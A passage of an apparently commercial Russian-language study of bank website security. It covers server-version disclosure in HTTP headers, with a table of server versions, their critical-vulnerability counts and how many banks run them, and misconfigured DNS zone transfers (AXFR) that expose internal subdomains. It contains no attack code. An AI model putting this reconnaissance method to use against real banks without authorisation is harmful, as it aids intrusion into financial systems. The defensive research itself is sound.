
Данный заголовок сообщает, на каком ПО работает веб-сервер, и может иметь, например, следующее значение:

Server:Apache/2.4.12 (Unix) mod_wsgi/3.5 Python/2.7.5

OpenSSL/1.0.1l

Раскрытие этой информации не несет прямой угрозы, но может сократить время проведения атаки. Вместо того, чтобы проверять ту или иную уязвимость, можно сразу начать искать данные по определенной версии ПО.

Процент банков, указывающих в HTTP-заголовке имя и версию сервера



Например, в ходе исследования удалось собрать следующие данные:

Сервер	Версия	Количество **критичных** уязвимостей	Количество банков
Nginx	1.1.19	7	2
	1.6.2	3	6
	1.8.0	4	4
	1.9.13	3	2
	1.10.1	3	2
Apache	2.2.3	45	5
	2.2.15	26	13
	2.2.22	14	4
	2.2.31	5	2
	2.4.6	9	19
	2.4.10	16	4
	2.4.18	17	7
	2.4.26	9	51
	2.4.29	10	4
Microsoft IIS	7.0	5	4
	7.5	3	65
	8.0	2	3
	8.5	1	79

Вывод

Хотя использование приведенных выше HTTP-заголовков не является обязательным, их внедрение, за исключением CSP, не требует больших затрат и не мешает функционированию сайтов и ДБО. Тем не менее, эти заголовки могут значительно затруднить проведение атаки на клиентов банка или даже нейтрализовать ее. Их использование также может повысить уровень доверия технических специалистов к банку.

Передача зоны DNS - AXFR

AXFR – вид транзакции DNS, которая позволяет осуществлять репликацию баз DNS между серверами. По сути это такой же запрос, как и любой другой (например, на получение IP-адреса сайта). Может быть выполнен анонимно.

Часто можно встретить ошибку в настройке DNS-серверов, когда на данный запрос приходит ответ без каких-либо ограничений. Это позволяет раскрыть всю зону (все записи) домена, в том числе, приватные данные. Это могут быть домены для внутреннего пользования, например, трекер задач, внутренние порталы или адрес АБС. Зачем это вообще может быть нужно злоумышленнику? Зачастую официальные сайты компаний очень хорошо защищены, и найти на них серьезную уязвимость – задача далеко не тривиальная. Однако, цепь сильна настолько, насколько сильно ее самое слабое звено, в то время как на некоторых поддоменах иногда можно найти тестовые версии сайтов, бэкапы и многое другое.

Важно проверять все DNS-серверы, которые обслуживают домен, а не только тот, который задан первым. Встречаются случаи, когда домен обслуживает собственный DNS-сервер и сервер компании-партнера, настроенный с ошибкой.

Результаты не изменились: на веб-ресурсах 17 банков из России можно раскрыть всю зону домена и получить доступ ко всем записям. К ним добавилось по 2 банка из Италии и Ирландии, по одному банку из Канады, Болгарии и Швеции.

AXFR оказался довольно “популярным” среди банков. Здесь нужна корректная настройка сервера и ограничение на прием запросов данного типа.

Заключение

В исследовании безопасности веб-ресурсов банков России и мира мы собрали статистику выполнения общедоступных рекомендаций по настройке веб-серверов и взаимосвязанных компонентов (например, доменов).

В рамках исследования мы отправляли обычные HTTP и DNS-запросы на веб-ресурсы банков, чтобы найти уязвимые места, но никак не мешали работе ресурсов и не эксплуатировали обнаруженные недостатки безопасности. Таким образом, все представленные в исследовании данные были собраны так, как это мог бы сделать обычный пользователь при посещении ресурса.

Получив общее представление о защищенности веб-ресурсов банков, мы пришли к главному выводу: многие банки пренебрегают даже самыми распространенными и простыми в реализации советами по повышению безопасности своих веб-ресурсов.

Обнаруженные нами уязвимости и ошибки позволяют реализовать атаки на ресурсы, не затрачивая много усилий. Результатом этого могут быть денежные потери клиентов, финансовые и репутационные потери банка, в том числе и в долгосрочной перспективе. Немногие захотят доверить свои деньги банку, репутация которого запятнана инцидентами безопасности.

Конечно, следование стандартной практике повышения уровня защищенности – поиск и закрытие уязвимости – приносит свои плоды и позволяет минимизировать риски. Однако, большинство разработчиков банковских веб-приложений забывают о самых простых рекомендациях и методах, способных существенно снизить опасность или затруднить эксплуатацию уязвимостей (таких как, например, сокрытие от сервера заголовков с информацией об используемым ПО или установка CSP). Польза от применения таких технологий видна не сразу, а может и вовсе быть неявной: столкнувшись с ними, злоумышленник не сможет осуществить атаку и его действия останутся вне поля зрения тех, кто отвечает за безопасность.

Рассмотрев веб-ресурсы российских банков с разных сторон, мы выяснили, что достаточно известные уязвимости и проблемы безопасности до сих пор присутствуют в них. Что позволяет злоумышленникам рассчитывать на успешную реализацию атак на эти финансовые организации. И чем больше проблем, тем выше финансовые и репутационные риски банков.

Ситуация в мире в целом не особо отличается. Среди явно отстающих в плане безопасности можно выделить банковские онлайн-ресурсы следующих стран:Китай, Япония, Бразилия, Израиль, Испания. Как ни парадоксально, в большинстве случаев зарубежные банки уделяют больше внимания безопасности основных страниц, нежели ДБО. Стоит отметить, что доля анализа зарубежных банков в исследовании является не столь обширной и носит, скорее, ознакомительный характер.

Свяжитесь с нами

sales@dsec.ru

7 (495) 223-07-86